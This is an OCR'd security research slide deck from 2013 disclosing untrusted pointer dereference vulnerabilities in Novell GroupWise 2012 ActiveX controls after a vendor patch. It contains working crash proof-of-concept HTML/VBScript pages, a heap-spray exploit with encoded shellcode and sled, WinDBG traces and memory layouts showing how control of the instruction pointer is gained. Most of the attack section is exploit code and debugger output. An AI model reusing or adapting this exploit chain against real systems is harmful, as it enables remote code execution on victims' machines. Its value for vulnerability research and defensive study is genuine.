HIGH-TECH BRIDGE®

INFORMATION SECURITY SOLUTIONS

Novell GroupWise 2012
Multiple Untrusted Pointer Dereferences Exploitation

April 3th, 2013

Brian MARIANI & Frédéric BOURLA

TIMELINE

- On the **24th of November 2012**, High-Tech Bridge Security Research Lab discovered multiple vulnerabilities in Novell GroupWise 2012.
- On the **26th November 2012**, High-Tech Bridge Security Research Lab informed Novell about these vulnerabilities which existed in two core **ActiveX modules.**
- On the **30th January 2013**, Novell published a security bulletin and released a security patch.
- Finally, on the **3rd April 2013** High-Tech Bridge Security Research Lab disclosed the vulnerability details.
- This paper is a technical explanation of the latter vulnerability and its exploitation.

ABOUT NOVELL GROUPWISE

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- **According to Wikipedia:**

  - ✓ GroupWise is a messaging and collaborative software platform from Novell Inc. that supports email, calendaring, personal information management, instant messaging, and document management.
  - ✓ The platform consists of the client software, which is available for Windows, Mac OS X, Linux, and the server software part which is supported on Windows Server, NetWare and Linux systems.
  - ✓ The latest generation of the platform is GroupWise 2012 which only supports Windows and Linux servers.

THE VULNERABILITIES

- The vulnerabilities exist in the **gwmim1.ocx** and **gwabdlg.dll** libraries.
- In order to trigger the flaw one should **pass a non properly initialized value** to the vulnerable methods.
- By default any long integer value is assumed to be a proper initialized pointer. This permit to provide a fake pointer to some of the methods and hijack the control flow of the application by redirecting it to a malicious code.
- The vulnerability can be abused **by preparing the heap area** with predictable **memory addresses** before the bug is triggered.

COMMON WEAKNESS ENUMERATION

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- In accordance to **MITRE**:

  ✓ The **Common Weakness Enumeration** is a formal list of software weakness types created to:

  - Serve as a common language for describing software security weaknesses in architecture, design or code.
  - Serve as a standard measuring stick for software security tools targeting these weaknesses.
  - Provide a common baseline standard for weakness identification, mitigation and prevention efforts.

- On the of **20th August 2012** High-Tech Bridge Security Research Lab obtained **CWE-Compatible Status** by **MITRE**.

- This vulnerability was categorized by the weakness ID **Untrusted Pointer Dereference [CWE-822].**

UNTRUSTED POINTER DEREFERENCE

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- According to **MITRE**, an untrusted pointer dereference vulnerability is present when:

  - ✓ **An attacker can inject a pointer** for memory locations that the program is not expecting.
  - ✓ If the pointer is **dereferenced** for a write operation, the attack might allow modification of critical program state variables, cause a crash or **execute code**.
  - ✓ If the dereferencing operation is for a read, then the attack might allow reading of sensitive data, cause a crash or set a program variable to an unexpected value since it will be read from an unexpected memory location.

MORE DETAILS ABOUT THE ISSUE

- Novell GroupWise crashes at **three different methods** within two modules.
- The involved modules are **gwabdlg.dll** and **gwmim1.ocx**.
- The faulty methods names are **InvokeContact, GenerateSummaryPage** and **SecManageRecipientCertificates.**
- We will only analyse the issues in the **SecManageRecipientCertificates** and **InvokeContact** methods**.**
- This is because the **InvokeContact** and **GenerateSummary** methods crash at the same area. Moreover, the exploitation technique used to leverage the vulnerability is the same.
- The configuration lab we used is an **English Windows XP SP3** operating system **(DEP disabled)** with **Internet Explorer 8.**

PROOF OF CONCEPT CRASH (1)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- Here is a working proof of concept in order to crash Internet Explorer by passing a custom pointer to the **InvokeContact** method**.**

```
1  <html>
2  <!-- (c)oded by High-Tech Bridge Security Research Lab -->
3  <head>
4  <title> Novell GroupWise Multiple Remote Code Execution vulnerabilities v.12.0.0.8586</title>
5  </head>
6  <script language='vbscript'>
7  Sub PoC()
8   arg1=202116104
9   target.InvokeContact arg1
10 End Sub
11 </script>
12 <body>
13 <h3> Novell GroupWise Multiple Remote Code Execution vulnerabilities v.12.0.0.8586</h3>
14 <h4> Untrusted Pointer Dereference PoC </h4>
15 <hr>
16 This simple PoC will crash Internet Explorer v9.0 when trying to read the arbitrary address 0x0c0c0c0c.<BR><BR>
17 <input language=VBScript onclick=PoC() type=button value="Proof of Concept">
18 </body>
19 <object classid='clsid:54AD9EC4-BB4A-4D66-AE1E-D6780930B9EF'id='Target'></object>
20 </html>
```

PROOF OF CONCEPT CRASH (2)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- The following proof of concept crashes Internet Explorer by passing a fake pointer to the **SecManageRecipientCertificates** method**.**

```
1  <html>
2  <!-- (c)oded by High-Tech Bridge Security Research Lab -->
3  <head>
4  <title>Novell GroupWise Multiple Remote Code Execution vulnerabilities v.12.0.0.8586</title>
5  </head>
6  <script language='vbscript'>
7  Sub PoC()
8   arg1=202116108
9   target.SecManageRecipientCertificates arg1
10 End Sub
11 </script>
12 <body>
13 <h3>Novell GroupWise Multiple Remote Code Execution vulnerabilities v.12.0.0.8586</h3>
14 <h4> Untrusted Pointer Dereference PoC </h4>
15 <hr>
16 This simple PoC will crash Internet Explorer v9.0 when trying to read the arbitrary address 0x0c0c0c0c.<BR><BR>
17 <input language=VBScript onclick=PoC() type=button value="Proof of Concept">
18 </body>
19 <object classid='clsid:BFEC5A01-1EB1-11D1-BC96-00805FC1C85A'id='Target'></object>
20 </html>
```

SecManageRecipientCertificates case (1)

- Let's first analyze the **SecManageRecipientCertificates** case as this is the simpler one.

- In the following screenshot we can observe the crash from WinDBG after executing the proof of concept on one of the previous slides:

```
(ab4.788): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0214c36c ebx=00000000 ecx=0c0c0c0c edx=00000018 esi=084bdc38 edi=00000000
eip=10014805 esp=0214c35c ebp=0214c454 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206
gwmim1!DllUnregisterServer+0x8cb5:
10014805 8b11            mov     edx,dword ptr [ecx]  ds:0023:0c0c0c0c=????????
```

- We can clearly spot that the crash took place at the address **0x10014805** when the code attempts to move the value of the uninitialized pointer into the **EDX** register.

- This one was provided as a long data type (**202116108)**, therefore (**0xc0c0c0c)** in hexadecimal format.

SecManageRecipientCertificates case (2)

- So far we have a function that crashes when reading a memory address of **our choice**.
- All that we need in order to turn the odds in our favor and **maximize the chances of exploitation** is that the code instructions that follow permit us **in someway** to take control of code execution.
- In this particular instance, after dissasembling the faulty function, we can observe at the memory address **0x10014807** that the value hold by our pointer is moved into the **EAX** register.
- Eventually, a **CALL EAX** instruction at the address **0x10014809** will **terminate the game**.

```
.text:100147F2          mov     ecx, [esp+2Ch+arg_0]
.text:100147F6          mov     byte ptr [esp+2Ch+var_4], 2
.text:100147FB          mov     [esi+80h], ecx
.text:10014801          cmp     ecx, edi
.text:10014803          jz      short loc_1001480B
.text:10014805          mov     edx, [ecx]
.text:10014807          mov     eax, [edx]
.text:10014809          call    eax
```

HEAP SPRAYING

- In order to exploit this particular vulnerability we need to spray the heap area on Internet Explorer **in a reliable and precise way.**
- Before the bug is triggered the heap must be already prepared in order to contain the **or al,0x0C** sled which leads to arbitrary code execution.
- The **or al,0x0C** instruction does not affects any critical data which could stop code execution.
- The goal is to "slide" the flow of code to its final destination.
- Since the shellcode is sitting in multiple chunks in the heap right after the or al,0x0C sled the probability of arbitrary code execution is very high.
- Please check the Microsoft XML issue video for more information on this exploitation technique.

- Here is a screenshot of the most important part of the exploit:

```
var heap_obj = new GyGguPonxZoADbtgXPS.fCIgzuiPwtTRcuxDXwnv0KNl(0x10000);
var pop_calc = unescape(
              "%u0c0c%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac" +
              "%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18" +
              "%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58" +
              "%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12" +
              "%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80" +
              "%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063" +
              "");

var or_slide = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
var zoNWUcOOYegFinTDSbOSAAM = unescape("%u9090%u9090");

while (zoNWUcOOYegFinTDSbOSAAM.length < 0x1000) zoNWUcOOYegFinTDSbOSAAM += zoNWUcOOYegFinTDSbOSAAM;

offset_length = 0x5F6;
junk_offset = zoNWUcOOYegFinTDSbOSAAM.substring(0, offset_length);

var shellcode = junk_offset + or_slide + pop_calc + zoNWUcOOYegFinTDSbOSAAM.substring(0, 0x800 - pop_calc.length - junk_offset
while (shellcode.length < 0x40000) shellcode += shellcode;

var block = shellcode.substring(2, 0x40000 - 0x21);
for (var i=0; i < 250; i++) {
 heap_obj.uYiBaSLpjlOJJdhFAb(block);
}
 ctrl.SecManageRecipientCertificates(202116108)
```

- The following screenshot shows the state of registers under Windbg after the exploit is executed:

```
(bf4.59c): Access violation - code c0000005 (!!! second chance !!!)
eax=0c0c0c0c ebx=00000000 ecx=0c0c0c0c edx=0c0c0c0c esi=08c5de40 edi=00000000
eip=0c0c0c0c esp=022bc5c8 ebp=022bc6c4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206
0c0c0c0c 0c0c            or      al,0Ch
0:005> knL
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 022bc5c4 1001480b 0xc0c0c0c
```

- We can clearly observe that **instruction pointer** register was successfully hijacked.

THE INVOKECONTACT METHOD CASE (1)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- As we said on slide 10, finding the way to exploit the **SecManageRecipientCertificates** method was les complex than the **InvokeContact** one.

- When we run the **InvokeContact** proof of concept, one would be tempted to conclude that this is just a **local denial of service**.

```
5722d301 8b4004          mov     eax,dword ptr [eax+4] ds:0023:0c0c0c10=????????
5722d304 898524ffffff    mov     dword ptr [ebp-0DCh],eax
5722d30a 83bd24ffffff01  cmp     dword ptr [ebp-0DCh],1
```

- However, since the attacker can control the **EAX** register **he could influence the code logic** and to enter what seems to be a **switch structure**.

- This means that it would be possible to coerce the code to enter into one of the **six available cases**, so as to potentially increase our chances of successful exploitation.

THE INVOKECONTACT METHOD CASE (2)

- Here is the **switch structure** containing the six different cases:

```
5722d2f2 8b852cffffff    mov     eax,dword ptr [ebp-0D4h]
5722d2f8 898524ffffff    mov     dword ptr [ebp-0DCh],eax
5722d2fe 8b4508          mov     eax,dword ptr [ebp+8]
5722d301 8b4004          mov     eax,dword ptr [eax+4] ds:0023:0c0c0c10=????????
5722d304 898524ffffff    mov     dword ptr [ebp-0DCh],eax
5722d30a 83bd24ffffff01  cmp     dword ptr [ebp-0DCh],1 <-
5722d311 0f8457010000    je      gwabdlg!DllUnregisterServer+0x4c27b (5722d46e)
5722d317 83bd24ffffff02  cmp     dword ptr [ebp-0DCh],2 <-
5722d31e 0f8400010000    je      gwabdlg!DllUnregisterServer+0x4c231 (5722d424)
5722d324 83bd24ffffff03  cmp     dword ptr [ebp-0DCh],3 <-
5722d32b 0f8483010000    je      gwabdlg!DllUnregisterServer+0x4c2c1 (5722d4b4)
5722d331 83bd24ffffff04  cmp     dword ptr [ebp-0DCh],4 <-
5722d338 0f84af020000    je      gwabdlg!DllUnregisterServer+0x4c3fa (5722d5ed)
5722d33e 83bd24ffffff05  cmp     dword ptr [ebp-0DCh],5 <-
5722d345 0f849a030000    je      gwabdlg!DllUnregisterServer+0x4c4f2 (5722d6e5)
5722d34b 83bd24ffffff06  cmp     dword ptr [ebp-0DCh],6 <-
```

- In order to go beyond this crash, we need to provide a memory address as a pointer, **and from this address plus 4 bytes** we supply a **dword value** who will be the case number in which we would like to enter.

- In order to accomplish this task one would **need to rely over a previously known** address in memory.

- If we use a precise heap spraying technique, we can count on the **0xc0c0c0c** address.

THE INVOKECONTACT METHOD CASE (3)

- After studying the exploitation opportunities that are available to us, we found that **at least** one of the six cases permits arbitrary code execution.

- The following screenshot shows the code instructions when the third case is executed:

```
5722d4b4 8b4508          mov     eax,dword ptr [ebp+8] ss:0023:024aca94=0c0c0c0c
5722d4b7 8945d4          mov     dword ptr [ebp-2Ch],eax
5722d4ba 8365d800        and     dword ptr [ebp-28h],0
5722d4be 8d45d8          lea     eax,[ebp-28h]
5722d4c1 50              push    eax
5722d4c2 6858122d57      push    offset gwabdlg!XisDOMAttributeList::`vftable'+0xd04 (572d1258)
5722d4c7 8b45d4          mov     eax,dword ptr [ebp-2Ch]
5722d4ca 8b4030          mov     eax,dword ptr [eax+30h]
5722d4cd 8b4dd4          mov     ecx,dword ptr [ebp-2Ch]
5722d4d0 8b4930          mov     ecx,dword ptr [ecx+30h]
5722d4d3 8b00            mov     eax,dword ptr [eax]
5722d4d5 51              push    ecx
5722d4d6 ff10            call    dword ptr [eax]
```


- Let's summarize the **entire process** starting from the injected pointer until code execution is reached.

THE INVOKECONTACT METHOD CASE (4)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- We place a breakpoint at the **Oleaut32!DispCallFunc** function and a second one at the first **CALL ECX** instruction situated **some bytes farther**. The second breakpoint is the instruction who calls the method in which we are interested.

- After the second break, the code points to the memory address **0x572146b7**.



THE INVOKECONTACT METHOD CASE (5)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- The code pushes into the stack the improper pointer. At this moment we can observe the reference to the **XisDOMAttributeList** function.

```
46b7 55              push    ebp
46b8 8bec            mov     ebp,esp
46ba ff750c          push    dword ptr [ebp+0Ch]  ss:0023:020bf280=0c0c0c0c
46bd b9007f3057      mov     ecx,offset gwabdlg!XisDOMAttributeList::`vftable'+0x379ac (57307f00)
46c2 e877910100      call    gwabdlg!DllUnregisterServer+0x4c64b (5722d83e)
```

- After the **CALL** instruction at the address **0x5722D83E,** the code continues and pushes again the uninitialized value at the address **0x5722d861** who enters in one more nested function.

```
5722d83e 55              push    ebp
5722d83f 8bec            mov     ebp,esp
5722d841 83ec10          sub     esp,10h
5722d844 894df0          mov     dword ptr [ebp-10h],ecx
5722d847 8365fc00        and     dword ptr [ebp-4],0
5722d84b 837d0800        cmp     dword ptr [ebp+8],0
5722d84f 744e            je      gwabdlg!DllUnregisterServer+0x4c6ac (5722d89f)
5722d851 8365f400        and     dword ptr [ebp-0Ch],0
5722d855 8365f800        and     dword ptr [ebp-8],0
5722d859 8d45f8          lea     eax,[ebp-8]
5722d85c 50              push    eax
5722d85d 8d45f4          lea     eax,[ebp-0Ch]
5722d860 50              push    eax
5722d861 ff7508          push    dword ptr [ebp+8]    ss:0023:020bf270=0c0c0c0c
5722d864 8b4df0          mov     ecx,dword ptr [ebp-10h]
5722d867 e842faffff      call    gwabdlg!DllUnregisterServer+0x4c0bb (5722d2ae)
```

THE INVOKECONTACT METHOD CASE (6)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- When the code comes into this function the uninitialized pointer is compared to **0**. As the pointer's value is equal to **c0c0c0c** the conditional jump at address **0x5722D2E8** is not taken.

- Later, the untrusted pointer is moved into the **EAX** register at the address **0x5722D2FE.**

- At **0x5722D301** address we reach the instruction where the code reads the value of the **EAX register plus four bytes.** This corresponds to the case in which it will enter.

```
5722d2ae 55              push    ebp
5722d2af 8bec            mov     ebp,esp
5722d2b1 6aff            push    0FFFFFFFFh
5722d2b3 68950b2c57      push    offset gwabdlg!XisDOMAttributeList::setAttribute+0x287d3 (572c0b95)
5722d2b8 64a100000000    mov     eax,dword ptr fs:[00000000h]
5722d2be 50              push    eax
5722d2bf 81ecd8000000    sub     esp,offset <Unloaded_ud.drv>+0xd7 (000000d8)
5722d2c5 a1cc7e3057      mov     eax,dword ptr [gwabdlg!XisDOMAttributeList::`vftable'+0x37978 (57307ecc)]
5722d2ca 33c5            xor     eax,ebp
5722d2cc 50              push    eax
5722d2cd 8d45f4          lea     eax,[ebp-0Ch]
5722d2d0 64a300000000    mov     dword ptr fs:[00000000h],eax
5722d2d6 898d28ffffff    mov     dword ptr [ebp-0D8h],ecx
5722d2dc 8365e800        and     dword ptr [ebp-18h],0
5722d2e0 8365ec00        and     dword ptr [ebp-14h],0
5722d2e4 8365f000        and     dword ptr [ebp-10h],0
5722d2e8 837d0800        cmp     dword ptr [ebp+8],0  ss:0023:020bf24c=0c0c0c0c
5722d2ec 0f84e1040000    je      gwabdlg!DllUnregisterServer+0x4c5e0 (5722d7d3)
5722d2f2 8b852cffffff    mov     eax,dword ptr [ebp-0D4h]
5722d2f8 898524ffffff    mov     dword ptr [ebp-0DCh],eax
5722d2fe 8b4508          mov     eax,dword ptr [ebp+8]
5722d301 8b4004          mov     eax,dword ptr [eax+4]
```

THE INVOKECONTACT METHOD CASE (7)

- In order to push **the code to enter into the case three**, we sprayed the heap so as to allocate perfect sized and consecutive chunks.

- If we take care of the **chunks size and the blocks size**, we can be pretty sure that the begin of each spray block will be positioned at a predictable address.

- Here is the sprayed data starting at the address **0xc0c0c0c**:

```
0:008> d 0c0c0c0c
0c0c0c0c  0c 0c 0c 0c 03 00 00 00-41 41 41 41 41 41 41 41  ........AAAAAAAA
0c0c0c1c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 42 42  AAAAAAAAAAAAAABB
0c0c0c2c  42 42 42 42 42 42 cc cc-cc cc cc cc cc cc cc cc  BBBBBB..........
0c0c0c3c  40 0c 0c 0c 44 0c 0c 0c-48 0c 0c 0c fc e8 89 00  @...D...H.......
0c0c0c4c  00 00 60 89 e5 31 d2 64-8b 52 30 8b 52 0c 8b 52  ..`..1.d.R0.R..R
0c0c0c5c  14 8b 72 28 0f b7 4a 26-31 ff 31 c0 ac 3c 61 7c  ..r(..J&1.1..<a|
0c0c0c6c  02 2c 20 c1 cf 0d 01 c7-e2 f0 52 57 8b 52 10 8b  .,  .......RW.R..
0c0c0c7c  42 3c 01 d0 8b 40 78 85-c0 74 4a 01 d0 50 8b 48  B<...@x..tJ..P.H
```

- Consult the document **Heap Spraying Demystified** under the section Precision Heap Spraying from Corelan for more information.

THE INVOKECONTACT METHOD CASE (8)

- Because the heap spray was very precise, the code reads and stores our desired value into the stack at the address **0x5722D304**.

```
5722d2fe 8b4508          mov     eax,dword ptr [ebp+8]
5722d301 8b4004          mov     eax,dword ptr [eax+4] ds:0023:0c0c0c10=00000003
5722d304 898524ffffff    mov     dword ptr [ebp-0DCh],eax
5722d30a 83bd24ffffff01  cmp     dword ptr [ebp-0DCh],1
5722d311 0f8457010000    je      gwabdlg!DllUnregisterServer+0x4c27b (5722d46e)
5722d317 83bd24ffffff02  cmp     dword ptr [ebp-0DCh],2
5722d31e 0f8400010000    je      gwabdlg!DllUnregisterServer+0x4c231 (5722d424)
5722d324 83bd24ffffff03  cmp     dword ptr [ebp-0DCh],3
```

- This permits us to go beyond the previous crash and enter into the function at the address **0x5722d4b4**.


```
5722d324 83bd24ffffff03  cmp     dword ptr [ebp-0DCh],3
5722d32b 0f8483010000    je      gwabdlg!DllUnregisterServer+0x4c2c1 (5722d4b4) [br=1]
5722d331 83bd24ffffff04  cmp     dword ptr [ebp-0DCh],4
```

```
5722d4b4 8b4508          mov     eax,dword ptr [ebp+8] ss:0023:020bf24c=0c0c0c0c
5722d4b7 8945d4          mov     dword ptr [ebp-2Ch],eax
5722d4ba 8365d800        and     dword ptr [ebp-28h],0
5722d4be 8d45d8          lea     eax,[ebp-28h]
5722d4c1 50              push    eax
5722d4c2 6858122d57      push    offset gwabdlg!XisDOMAttributeList::`vftable'+0xd04
5722d4c7 8b45d4          mov     eax,dword ptr [ebp-2Ch]
5722d4ca 8b4030          mov     eax,dword ptr [eax+30h]
5722d4cd 8b4dd4          mov     ecx,dword ptr [ebp-2Ch]
5722d4d0 8b4930          mov     ecx,dword ptr [ecx+30h]
5722d4d3 8b00            mov     eax,dword ptr [eax]
5722d4d5 51              push    ecx
5722d4d6 ff10            call    dword ptr [eax]
```

THE INVOKECONTACT METHOD CASE (9)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- The untrusted pointer **is stored in the stack and will be reused** later in order to call another private method from the vftable.



- Later the code dereferences twice the **EAX** register at the addresses **0x5722D4CA** and **0x5722D4D3**.

```
5722d4c7 8b45d4          mov     eax,dword ptr [ebp-2Ch] ss:0023:020bf218=0c0c0c0c
5722d4ca 8b4030          mov     eax,dword ptr [eax+30h]
5722d4cd 8b4dd4          mov     ecx,dword ptr [ebp-2Ch]
5722d4d0 8b4930          mov     ecx,dword ptr [ecx+30h]
5722d4d3 8b00            mov     eax,dword ptr [eax]
5722d4d5 51              push    ecx
5722d4d6 ff10            call    dword ptr [eax]
```

- So as to successfully slide the code up to the shellcode, the exploit needs to **spray accurately the heap with three pointers**:

```
0:008> d 0c0c0c0c
0c0c0c0c  0c 0c 0c 0c 03 00 00 00-41 41 41 41 41 41 41 41  ........AAAAAAAA
0c0c0c1c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 42 42  AAAAAAAAAAAAAABB
0c0c0c2c  42 42 42 42 42 42 cc cc-cc cc cc cc cc cc cc cc  BBBBBB..........
0c0c0c3c  40 0c 0c 0c 44 0c 0c 0c-48 0c 0c 0c fc e8 89 00  @...D...H.......
0c0c0c4c  00 00 60 89 e5 31 d2 64-8b 52 30 8b 52 0c 8b 52  ..`..1.d.R0.R..R
0c0c0c5c  14 8b 72 28 0f b7 4a 26-31 ff 31 c0 ac 3c 61 7c  ..r(..J&1.1..<a|
0c0c0c6c  02 2c 20 c1 cf 0d 01 c7-e2 f0 52 57 8b 52 10 8b  .,  .......RW.R..
0c0c0c7c  42 3c 01 d0 8b 40 78 85-c0 74 4a 01 d0 50 8b 48  B<...@x..tJ..P.H
```

```
mov     eax,dword ptr [eax+30h]
```

```
mov     eax,dword ptr [eax]
```

```
call    dword ptr [eax]
```

- The shellcode sits right after the **0xc0c0c48 pointer**.

THE INVOKECONTACT METHOD CASE (11)

